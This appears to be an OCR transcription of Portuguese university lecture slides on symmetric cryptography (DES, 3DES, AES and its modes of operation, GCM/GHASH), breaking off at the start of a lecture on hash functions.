- Toda a segurança do DES depende da chave utilizada.

Funcionamento DES

Processamento da chave:

- Chave de 56 bits passa por uma permutação inicial.
- Para cada uma das 16 rodadas, gera-se uma subchave (K_i) usando:
  - Deslocamento circular à esquerda.
  - Permutação fixa.
- Cada rodada utiliza uma subchave diferente, derivada da chave original.

Decriptação DES: Assim como qualquer cifra de Feistel, a decriptação usa o mesmo algoritmo da encriptação, exceto que a aplicação das subchaves é invertida. Além disso, as permutações inicial e final são invertidas.

Outline of the DES Algorithm

- O DES opera sobre blocos de **64 bits**.
- Etapas principais:
  - **Permutação inicial (IP)** sobre o bloco de entrada.
  - Divisão em duas metades:
    - Lado esquerdo (32 bits).
    - Lado direito (32 bits).

Rodadas e Finalização do DES

- São realizadas **16 rodadas** de operações idênticas.
- Em cada rodada:
  - A função f combina dados com subchaves derivadas da chave principal.
- Após a 16ª rodada:
  - As metades esquerda e direita são reunidas.
  - Aplica-se a **permutação final**, inversa da permutação inicial.

DES Round Function f

- Em cada rodada:
  - A chave de 56 bits é **deslocada** e **reduzida** para 48 bits.
  - O lado direito (32 bits) é **expandido** para 48 bits.
  - Os 48 bits resultantes são combinados com a subchave via **XOR**.
  - O resultado passa por **8 S-boxes**, produzindo 32 bits.
  - Esses 32 bits sofrem uma **permutação**.
- A saída da função f é combinada com o lado esquerdo via XOR.
- Após isso, ocorre a **troca de metades**.

Equações de uma Rodada no DES

$$L_i = R_{i-1}$$

$$R_i = L_{i-1} \oplus f(R_{i-1}, K_i)$$

- L_i, R_i: metades esquerda e direita no final da rodada i.
- K_i: subchave de 48 bits da rodada i.
- f: função que realiza expansão, XOR, substituições e permutação.
- Repetido por **16 rodadas**.

Uma rodada do DES




Figure 12.2 *One round of DES.*

Exemplo do DES

Exemplo prático do DES:

- **Objetivo**: observar os padrões em hexadecimal que surgem de uma etapa para outra, sem necessariamente replicar o cálculo manualmente
- Texto claro escolhido é um **palíndromo hexadecimal**.

Texto claro:	`02468aceeca86420`
Chave:	`0f1571c947d9e859`
Texto cifrado:	`da02ce3a89ecac3b`

Exemplo do DES

- Evolução do algoritmo ao longo das rodadas.
- Primeira linha: valores de 32 bits das metades esquerda (L) e direita (R) **após a permutação inicial (IP)**.
- Linhas seguintes (1 a 16): resultado após cada rodada, incluindo:
- Última linha: valores de L e R após a permutação inicial inversa (IP^{-1}).
- A concatenação desses dois valores gera o **texto cifrado**.

Tabela 3.2 Exemplo de DES.

Rodada	K_i	L_i	R_i
IP		5a005a00	3cf03c0f
1	1e030f03080d2930	3cf03c0f	bad22845
2	0a31293432242318	bad22845	99e9b723
3	23072318201d0c1d	99e9b723	0bae3b9e
4	05261d3824311a20	0bae3b9e	42415649
5	3325340136002c25	42415649	18b3fa41
6	123a2d0d04262a1c	18b3fa41	9616fe23
7	021f120b1c130611	9616fe23	67117cf2
8	1c10372a2832002b	67117cf2	c11bfc09
9	04292a380c341f03	c11bfc09	887fbc6c
10	2703212607280403	887fbc6c	600f7e8b
11	2826390c31261504	600f7e8b	f596506e
12	12071c241a0a0f08	f596506e	738538b8
13	300935393c0d100b	738538b8	c6a62c4e
14	311e09231321182a	c6a62c4e	56b0bd75
15	283d3e0227072528	56b0bd75	75e8fd8f
16	2921080b13143025	75e8fd8f	25896490
IP^{-1}		da02ce3a	89ecac3b

Nota: as subchaves DES são apresentadas como oito valores de 6 bits no padrão hexa.

Efeito Avalanche

- Propriedade desejável em algoritmos de encriptação.
- Uma pequena mudança no texto claro ou na chave deve causar uma grande alteração no texto cifrado.
- **Objetivo**: Alterar apenas **um bit** no texto claro ou na chave deve modificar **muitos bits** no resultado.
- **Resultado esperado**: Caso a mudança fosse pequena, seria possível reduzir o espaço de busca de textos claros ou de chaves.
- O efeito avalanche aumenta a segurança, dificultando ataques de análise e padrões previsíveis.

Exemplo do Efeito Avalanche no DES

- Texto claro inicial modificado no 4º bit.
- Tabela de acompanhamento mostra:
  - Coluna 1: rodadas do algoritmo.
  - Coluna 2: valores intermediários de 64 bits no final de cada rodada.
  - Coluna 3: número de bits diferentes entre os dois textos.
- Após apenas 3 rodadas: diferença de **18 bits**.
- Texto cifrado final: diferença de **32 bits**.
- Demonstra claramente o **efeito avalanche** do DES.

Exemplo do Efeito Avalanche no DES

Tabela 3.3 Efeito avalanche no DES: mudança no texto claro.

Rodada		δ
	02468aceeca86420 12468aceeca86420	1
1	3cf03c0fbad22845 3cf03c0fbad32845	1
2	bad2284599e9b723 bad3284539a9b7a3	5
3	99e9b7230bae3b9e 39a9b7a3171cb8b3	18
4	0bae3b9e42415649 171cb8b3ccaca55e	34
5	4241564918b3fa41 ccaca55ed16c3653	37
6	18b3fa419616fe23 d16c3653cf402c68	33
7	9616fe2367117cf2 cf402c682b2cefbc	32
8	67117cf2c11bfc09 2b2cefbc99f91153	33
9	c11bfc09887fbc6c 99f911532eed7d94	32
10	887fbc6c600f7e8b 2eed7d94d0f23094	34
11	600f7e8bf596506e d0f23094455da9c4	37
12	f596506e738538b8 455da9c47f6e3cf3	31
13	738538b8c6a62c4e 7f6e3cf34bc1a8d9	29
14	c6a62c4e56b0bd75 4bc1a8d91e07d409	33
15	56b0bd7575e8fd8f 1e07d4091ce2e6dc	31
16	75e8fd8f25896490 1ce2e6dc365e5f59	32
IP^{-1}	da02ce3a89ecac3b 057cde97d7683f2a	32

Efeito Avalanche com Alteração da Chave

Experimento: Texto claro mantido constante mas com duas chaves utilizadas:

- Chave original modificada **com diferença no 4º bit**

Resultados:

- Diferença significativa no texto cifrado final — cerca de metade dos bits são diferentes.
- O efeito avalanche já aparece após poucas rodadas do DES.

Demonstra: Robustez do algoritmo contra pequenas alterações na chave.

Exemplo do Efeito Avalanche no DES - Mudança na chave

Tabela 3.4 Efeito avalanche no DES: mudança na chave.

Rodada		δ
	02468aceeca86420 02468aceeca86420	0
1	3cf03c0fbad22845 3cf03c0f9ad628c5	3
2	bad2284599e9b723 9ad628c59939136b	11
3	99e9b7230bae3b9e 9939136b768067b7	25
4	0bae3b9e42415649 768067b75a8807c5	29
5	4241564918b3fa41 5a8807c5488dbe94	26
6	18b3fa419616fe23 488dbe94aba7fe53	26
7	9616fe2367117cf2 aba7fe53177d21e4	27
8	67117cf2c11bfc09 177d21e4548f1de4	32
9	c11bfc09887fbc6c 548f1de471f64dfd	34
10	887fbc6c600f7e8b 71f64dfd4279876c	36
11	600f7e8bf596506e 4279876c399fdc0d	32
12	f596506e738538b8 399fdc0d6d208dbb	28
13	738538b8c6a62c4e 6d208dbbb9bdeeaa	33
14	c6a62c4e56b0bd75 b9bdeeaad2c3a56f	30
15	56b0bd7575e8fd8f d2c3a56f2765c1fb	33
16	75e8fd8f25896490 2765c1fb01263dc4	30
IP^{-1}	da02ce3a89ecac3b ee92b50606b62b0b	30

A Força do DES

- Desde sua adoção como padrão federal, surgiram preocupações sobre a segurança do DES.
- Principais áreas de preocupação:
  - **Tamanho da chave**: 56 bits pode ser vulnerável a ataques de força bruta.
  - **Natureza do algoritmo**: estrutura e procedimentos internos do DES podem influenciar sua resistência a ataques criptográficos.
- Essas questões motivaram o desenvolvimento de algoritmos mais seguros, como o Triple DES (3DES) e o AES.

Uso de Chaves de 56 Bits no DES

- Chave de 56 bits $\rightarrow 2^{56} \approx 7,2 \times 10^{16}$ chaves possíveis.
- Ataque de força bruta **pareceria** impraticável:
  - Pesquisando metade do espaço de chaves
  - Uma máquina realizando 1 encriptação por microssegundo levaria mais de 1000 anos.
- No entanto, Diffie e Hellman (1977) propuseram tecnologia paralela:
  - Máquina com 1 milhão de dispositivos, cada um realizando 1 encriptação/µs.
  - Tempo médio de busca: cerca de 10 horas.
  - Custo estimado: US$ 20 milhões (em 1977).
- Demonstra que, apesar do tamanho da chave, o DES não é invulnerável a ataques especializados.

Impacto da Tecnologia Moderna na Segurança do DES

- Atualmente, nem é necessário hardware especial para ataques de força bruta contra o DES.
- Processadores comerciais modernos já oferecem velocidades que ameaçam a segurança do DES:
  - Computadores multicore atuais: 10^9 combinações de chaves por segundo [SEAG08].
  - Testes em máquinas Intel multicore: 5×10^8 encriptações por segundo [BASU12].
  - Supercomputadores contemporâneos: 10^{13} encriptações por segundo.
- Instruções de hardware recentes para AES também aceleram operações criptográficas, mostrando que ataques de força bruta se tornam cada vez mais viáveis.
- Conclusão: o DES, com chave de 56 bits, é vulnerável diante da tecnologia atual.

Força Bruta e Tamanho da Chave

- Tabela 3.5 mostra o tempo necessário para ataques de força bruta em diferentes tamanhos de chave.
- Exemplos:
  - Um único PC moderno pode quebrar o DES (56 bits) em 1 ano.
  - Vários PCs em paralelo reduzem drasticamente o tempo.
  - Supercomputadores contemporâneos: 1 hora para descobrir a chave do DES.
- Chaves de 128 bits ou mais são efetivamente inquebráveis por força bruta:
  - Mesmo com aceleração de 10^{12} vezes, ainda seriam necessários 100 mil anos.
- Alternativas mais seguras ao DES: **AES** e **Triple DES**

Exemplo do Efeito Avalanche no DES - Mudança na chave

Tabela 3.5 Tempo médio exigido para uma busca exaustiva no espaço de chaves.

Tamanho de chave (bits)	Cifra	Número de chaves alternativas	Tempo exigido a 10^9 decriptações/s	Tempo exigido a 10^{13} decriptações/s
56	DES	$2^{56} \approx 7{,}2 \times 10^{16}$	2^{55} ns = 1,125 ano	1 hora
128	AES	$2^{128} \approx 3{,}4 \times 10^{38}$	2^{127} ns = $5{,}3 \times 10^{21}$ anos	$5{,}3 \times 10^{17}$ anos
168	Triple DES	$2^{168} \approx 3{,}7 \times 10^{50}$	2^{167} ns = $5{,}8 \times 10^{33}$ anos	$5{,}8 \times 10^{29}$ anos
192	AES	$2^{192} \approx 6{,}3 \times 10^{57}$	2^{191} ns = $9{,}8 \times 10^{40}$ anos	$9{,}8 \times 10^{36}$ anos
256	AES	$2^{256} \approx 1{,}2 \times 10^{77}$	2^{255} ns = $1{,}8 \times 10^{60}$ anos	$1{,}8 \times 10^{56}$ ano
26 caracteres (permutação)	Monoalfabético	$2! = 4 \times 10^{26}$	2×10^{26} ns = $6{,}3 \times 10^{9}$ anos	$6{,}3 \times 10^{6}$ anos

Resumo - Projeto de cifra de bloco

Número de Rodadas no DES

- Maior número de rodadas $\rightarrow$ mais difícil a criptoanálise, mesmo se a função F for relativamente fraca.
- Critério de projeto: número de rodadas suficiente para que criptoanálises conhecidas exijam mais esforço do que um ataque de força bruta.
- No DES:
  - 16 rodadas
  - Criptoanálise diferencial: $2^{55,1}$ operações
  - Força bruta: 2^{55} operações
  - Se houvesse 15 ou menos rodadas, criptoanálise diferencial exigiria menos esforço que a força bruta.
- Critério facilita comparar a força de diferentes algoritmos.
- Sem descobertas revolucionárias em criptoanálise, a força de um algoritmo que satisfaz este critério é julgada principalmente pelo tamanho da chave.

Resumo - Projeto de cifra de bloco

Projeto da Função F no DES

- A função F é o núcleo da cifra de bloco de Feistel e é responsável pela **confusão**.
- Critérios importantes para o projeto de F:
  - **Não linearidade**: quanto menos linear, mais difícil a criptoanálise.
  - **Efeito avalanche**: mudança em 1 bit da entrada altera muitos bits da saída.
  - **Strict Avalanche Criterion (SAC)** [WEBS86]:
    - Qualquer bit de saída muda com probabilidade $1/2$ quando qualquer bit de entrada é invertido.
    - Originalmente definido para S-boxes, mas aplicável à função F como um todo.
  - **Bit Independence Criterion (BIC)** [WEBS86]:
    - Bits de saída mudam independentemente quando qualquer bit de entrada é invertido.
- Aplicar SAC e BIC fortalece a eficácia da função de confusão e aumenta a segurança do algoritmo.

Resumo - Projeto de cifra de bloco

Algoritmo de Escalonamento de Chave

- Em cifras de bloco de Feistel, a chave principal é usada para gerar uma **subchave** para cada rodada.
- Objetivo do escalonamento de chave:
  - Maximizar a dificuldade de deduzir subchaves individuais.
  - Tornar mais difícil recuperar a chave principal a partir das subchaves.
- Não existe, até o momento, um princípio geral universalmente aceito para o projeto do algoritmo de escalonamento de chaves.
- O cuidado no escalonamento é crucial para garantir a segurança global do algoritmo.

Triple DES (3DES)

- Primeiro padronizado em 1985 pela ANSI para aplicações financeiras (X9.17).
- Incorporado ao DES como parte do padrão FIPS 46-3 em 1999.
- Utiliza **três chaves** e três execuções do algoritmo DES.
- Sequência de operação: **Encrypt-Decrypt-Encrypt (EDE)**:

$$C = E(K_3, D(K_2, E(K_1, P)))$$

  - C = texto cifrado
  - P = texto claro
  - K_1, K_2, K_3 = chaves
- A abordagem EDE garante compatibilidade com DES original quando $K_1 = K_2 = K_3$.

Diretrizes do FIPS 46-3 para 3DES

- 3DES é o algoritmo de cifra simétrica aprovado pelo FIPS para uso corrente.
- O DES original (chave de 56 bits) é permitido apenas para sistemas legados.
- Novas aquisições de sistemas devem suportar 3DES.
- Organizações governamentais com sistemas DES legados são incentivadas a migrar para 3DES.
- Espera-se que 3DES e AES coexistam como algoritmos aprovados pelo FIPS, permitindo uma transição gradual para AES.

Exemplo do Efeito Avalanche no DES - Mudança na chave




Figure 20.2 **Triple DES**

Compatibilidade do 3DES com DES

- Quando as três chaves são iguais ($K_1 = K_2 = K_3$), temos:

$$C = E(K_1, D(K_1, E(K_1, P))) = E(K, P)$$

- A operação do meio $D(K_1, E(K_1, P))$ se anula, resultando apenas na cifra DES original.
- Importância:
  - Permite que dados cifrados com DES possam ser decifrados por um sistema 3DES configurado em modo compatível.
  - Sistemas antigos que usam DES podem processar dados cifrados por 3DES no modo compatível.
- Essa retrocompatibilidade facilitou a adoção do 3DES sem necessidade de substituir todos os sistemas legados.

Chaves e Criptografia no 3DES

- O uso da decriptação na segunda etapa do 3DES não tem significado criptográfico; sua vantagem é permitir compatibilidade com o DES original:

$$C = E(K_1, D(K_1, E(K_1, P))) = E(K, P)$$

- Com três chaves distintas (K_1, K_2, K_3), o 3DES possui **168 bits efetivos de chave**.
- É possível usar apenas duas chaves $(K_1 = K_3)$, resultando em uma chave efetiva de **112 bits**.
- O padrão FIPS 46-3 fornece diretrizes formais para a utilização do 3DES com estas configurações.

Chaves e Criptografia no 3DES

- O uso da decriptação na segunda etapa do 3DES não tem significado criptográfico; sua vantagem é permitir compatibilidade com o DES original:

$$C = E(K_1, D(K_1, E(K_1, P))) = E(K, P)$$

- Com três chaves distintas (K_1, K_2, K_3), o 3DES possui **168 bits efetivos de chave**.
- É possível usar apenas duas chaves $(K_1 = K_3)$, resultando em uma chave efetiva de **112 bits**.
- O padrão FIPS 46-3 fornece diretrizes formais para a utilização do 3DES com estas configurações.

Advanced Encryption Standard (AES) e Rijndael

- Publicado pelo **NIST** em 2001 como padrão de cifra simétrica de bloco.
- Substitui o DES em diversas aplicações, oferecendo maior segurança e eficiência.
- AES é mais complexo que cifras de chave pública (ex.: RSA), sendo difícil de explicar de forma simplificada.
- Em 2000, o NIST selecionou a família de cifras de bloco **Rijndael** como vencedora do concurso AES.
- **Rijndael**: cifra de bloco escolhida como AES pelo NIST.
- **AES não usa Cifra de Feistel**
- Três variantes especificadas: AES-128; AES-192; AES-256

Table 3. Key-Block-Round Combinations

	Key length		Block size		Number of rounds
	Nk	(in bits)	*Nb*	(in bits)	*Nr*
AES-128	4	128	4	128	10
AES-192	6	192	4	128	12
AES-256	8	256	4	128	14

Diferenças entre AES-128, AES-192 e AES-256

- As três variantes diferem em três aspectos principais:
  1. **Comprimento da chave** (128, 192 ou 256 bits).
  2. **Número de rodadas (Nr)**, que determina o tamanho do key schedule.
  3. **Especificação da recursão em KEY EXPANSION()**.
- Para cada algoritmo:
  - **Nr**: número de rodadas.
  - **Nk**: número de palavras da chave.
  - **Nb**: número de palavras do estado; no padrão AES, **Nb = 4**.
- Somente essas configurações de Rijndael estão conformes com o padrão AES.
- Veja a especificação FIPS 197 do AES

AES também suporta vários modos

Exemplos de modos de operação:

- AES-ECB (Electronic Codebook)
- AES-CBC (Cipher Block Chaining)
- AES-CTR (Counter Mode)
- AES-GCM (Galois/Counter Mode)
- Artigo: A Comparative Analysis of AES Common Modes of Operation
- Artigo: MODES OF OPERATION OF THE AES ALGORITHM

Electronic Code Book (ECB) – Considerações

- O modo ECB divide a mensagem em blocos $(P_1, P_2, \ldots, P_N)$ e cifra cada bloco separadamente com a mesma chave K.
- Se a mensagem não preencher o último bloco, ele é completado com *padding*.
- Vantagem: erros em um bloco não se propagam para os outros, permitindo decifrar blocos não corrompidos.
- Desvantagem: a criptografia é determinística; blocos de texto claro idênticos produzem blocos cifrados idênticos.
- Problemas adicionais:
  - Blocos idênticos ou mensagens com início igual são facilmente reconhecíveis.
  - A ordem dos blocos cifrados pode ser alterada sem que o receptor perceba.
- Conclusão: não recomendado para dados maiores que um bloco; alguns autores desaconselham completamente seu uso.

Modo ECB




Figure 1: Scheme of the ECB mode of operation [2]

Cipher Block Chaining (CBC) – Considerações

- O modo CBC resolve o problema do ECB, reduzindo padrões repetidos no texto cifrado.
- Cada bloco de texto claro é XORado com o bloco cifrado anterior antes da encriptação.
- O primeiro bloco de texto claro é XORado com um *initialization vector* (IV).
- Benefício: mensagens longas com padrões repetidos podem ser tratadas de forma mais segura.
- Resultados de cifras distintas: mesmo texto claro cifrado múltiplas vezes gera diferentes textos cifrados devido ao IV.
- Desvantagem: requer mais tempo de processamento que o ECB devido ao encadeamento.
- Pode ser sincronizado para evitar propagação de erros causados por ruído no canal.
- O CBC não suporta paralelismo (**diferentemente do ECB)**

Modo CBC





Figure 2: Scheme of the CBC mode of operation [2]

Counter Mode (CTR)

- Usa um contador como vetor de inicialização (IV), com tamanho igual ao do bloco.
- Cada bloco de texto claro é XORado com a saída da cifra aplicada ao contador.
- Não há necessidade de *padding* no último bloco.
- Os blocos são independentes, sem propagação de erro entre eles.
- Suporta paralelismo e pré-processamento, acelerando cifragem/decifragem.
- As operações de encriptação e decriptação são idênticas.
- É fundamental não reutilizar o mesmo contador com a mesma chave, sob risco de quebra completa da confidencialidade.
- Normalmente, o contador é inicializado com um valor único (ex.: 96 bits aleatórios + 32 bits incrementais).
- A chave deve ser trocada após $2^{n/2}$ blocos (onde n é o tamanho do bloco).
- Considerado um dos modos mais seguros e eficientes para AES.


Modo CTR


Counter
Counter + 1
Counter + N − 1
K
Encrypt
P1
P2
PN
C1
C2
CN
(a) Encryption
Counter
Counter + 1
Counter + N − 1
K
Encrypt
C1
C2
CN
P1
P2
PN
(b) Decryption

AES – Galois/Counter Mode (GCM)

- GCM combina duas funções:
  - **Autenticação**: cálculo de um *tag* de integridade.
  - **Confidencialidade**: criptografia no modo *Counter*.
- O processo de confidencialidade é baseado no modo CTR (*Counter Mode*).
- A autenticação é realizada pela função **GHASH**, que usa multiplicações em $\mathrm{GF}(2^{128})$.
  - $GF(2^{128})$ é o campo de Galois com 128 bits: cada bloco de 128 bits é tratado como um polinômio de grau ≤ 127 com coeficientes 0 ou 1; a soma é XOR e a multiplicação é feita módulo
$$p(x) = x^{128} + x^7 + x^2 + x + 1.$$
- O *hash subkey* H é obtido aplicando AES sobre o bloco nulo.
- O *tag* de autenticação T é gerado a partir dos dados confidenciais e dos dados adicionais autenticados (AAD).
- Na decriptação autenticada, o *tag* é verificado para garantir integridade e autenticidade.
- Artigo: Modo GCM

Modo GCM


0
128
AES_K
128
H
GCTR_K
ICB
INC
CB_2
CB_{n-1}
INC
CB_n
128
AES_K
128
A_1
A_m
P_1
P_2
P_{n-1}
P*_n
L_{A,C}
X_1
X_m
X_{m+1}
X_{m+2}
X_{n-2}
X_{n-1}
X_n
H
GHASH_H
J_0
AES_K
T
t
MSB_t

AES-GCM: Campo de Galois e GHASH

- O GCM usa o campo finito $GF(2^{128})$ para autenticação.
- Cada bloco de 128 bits é tratado como um polinômio de grau até 127:

$$b_0 + b_1 x + b_2 x^2 + \cdots + b_{127} x^{127}, \quad b_i \in \{0, 1\}$$

- A chave de hash H é gerada cifrando um bloco de zeros com AES.
- O GHASH combina cada bloco de dados ou AAD com H assim:

$$X_i = (X_{i-1} \oplus B_i) \cdot H \mod p(x)$$

- O polinômio irreducível usado é fixo pelo padrão NIST:

$$p(x) = x^{128} + x^7 + x^2 + x + 1$$

Fluxo de autenticação no AES-GCM (GHASH)

O fluxo de autenticação no AES-GCM (GHASH) funciona assim:

1. Pega o acumulador do bloco anterior X (ou zero no primeiro bloco).
2. Faz XOR com o bloco atual da mensagem P.
3. Multiplica o resultado pelo H, que é a chave de hash obtida cifrando um bloco de zeros com AES.
4. Reduz módulo o polinômio

$$p(x) = x^{128} + x^7 + x^2 + x + 1$$

para manter 128 bits.

Ou seja, cada passo é:

$$X_i = ((X_{i-1} \oplus P_i) \cdot H) \bmod p(x)$$

- O XOR encadeia os blocos e mistura os dados.
- O módulo garante que o resultado continue com 128 bits, pronto para o próximo bloco ou para gerar a Tag final.

Aula 10 - Funções Hash

Prof. Gabriel Rodrigues Caldas de Aquino

Instituto de Computação
Universidade Federal do Rio de Janeiro
gabrielaquino@ic.ufrj.br

Compilado em:
August 16, 2026

Funções de Hash

- Uma função de hash aceita uma mensagem de tamanho variável M como entrada.
- Produz um valor de tamanho fixo $h = H(M)$.
- O valor h é chamado de **hash** ou **digest**.

Propriedades Desejáveis de Hash

- A saída deve parecer **aleatória** e estar **uniformemente distribuída**.
- Uma pequena mudança em M altera, com alta probabilidade, muitos bits de h.
- Principal objetivo: **integridade de dados**.
- Exemplo: se qualquer bit de M for alterado, o hash $H(M)$ também mudará.

Função de Hash Criptográfica

- Tipo especial de função de hash usada em aplicações de segurança.
- Deve ser **computacionalmente inviável** de quebrar com eficiência maior que força bruta.
- Usada para verificar se os dados foram alterados.

Propriedades de uma Função de Hash Criptográfica


- **Mão única (one-way):** Dado um hash h, é inviável encontrar uma mensagem M tal que $H(M) = h$.
- **Livre de colisão (collision-free):** É inviável encontrar duas mensagens M_1 e M_2 tais que $H(M_1) = H(M_2)$.

Preenchimento em Funções de Hash

- Funções de hash processam mensagens em blocos de tamanho fixo.
- Quando a mensagem não é múltiplo do tamanho do bloco, adiciona-se **preenchimento** (padding).
  - Mensagem preenchida até se tornar um múltiplo de um tamanho fixo (ex: 1024 bits).
- O preenchimento inclui o **tamanho original da mensagem** em bits.
  - **Objetivo:** dificultar que um atacante crie uma mensagem alternativa com o mesmo hash.
- Garante que cada mensagem de tamanho diferente resulte em um hash único e seguro.

Preenchimento em Funções de Hash

Figura 11.1 Função de hash criptográfica; $h = \mathrm{H}(M)$.



P, L = preenchimento mais campo de tamanho

Aplicações de Funções de Hash Criptográficas

Uso do Hash:

- Ela é usada em diversas aplicações de segurança e protocolos da Internet.
- Talvez o hash seja o algoritmo criptográfico mais versátil.

Uso onde a Hash é empregada:

- Autenticação de mensagem
- Assinaturas digitais
- Arquivo de senha de mão única
- Detecção de intrusão e detecção de vírus
- Função pseudoaleatória (PRF)
- Gerador de número pseudoaleatório (PRNG)

Autenticação de Mensagem

- Autenticação de mensagem é um mecanismo usado para verificar a integridade de uma mensagem
- Garante que os dados recebidos estão exatamente como foram enviados, sem modificação, inserção, exclusão ou repetição.
- Em muitos casos, também é exigido que a identidade declarada do emissor seja validada.
- Em muitas aplicações, o valor gerado pelo Hash é chamado de **resumo de mensagem** (ou *digest*, em inglês).


Autenticação de mensagem

A essência do uso de uma função de hash para autenticação de mensagem é a seguinte:

1. O emissor calcula um valor de hash como função dos bits da mensagem.
2. O emissor transmite a mensagem junto com o valor de hash.
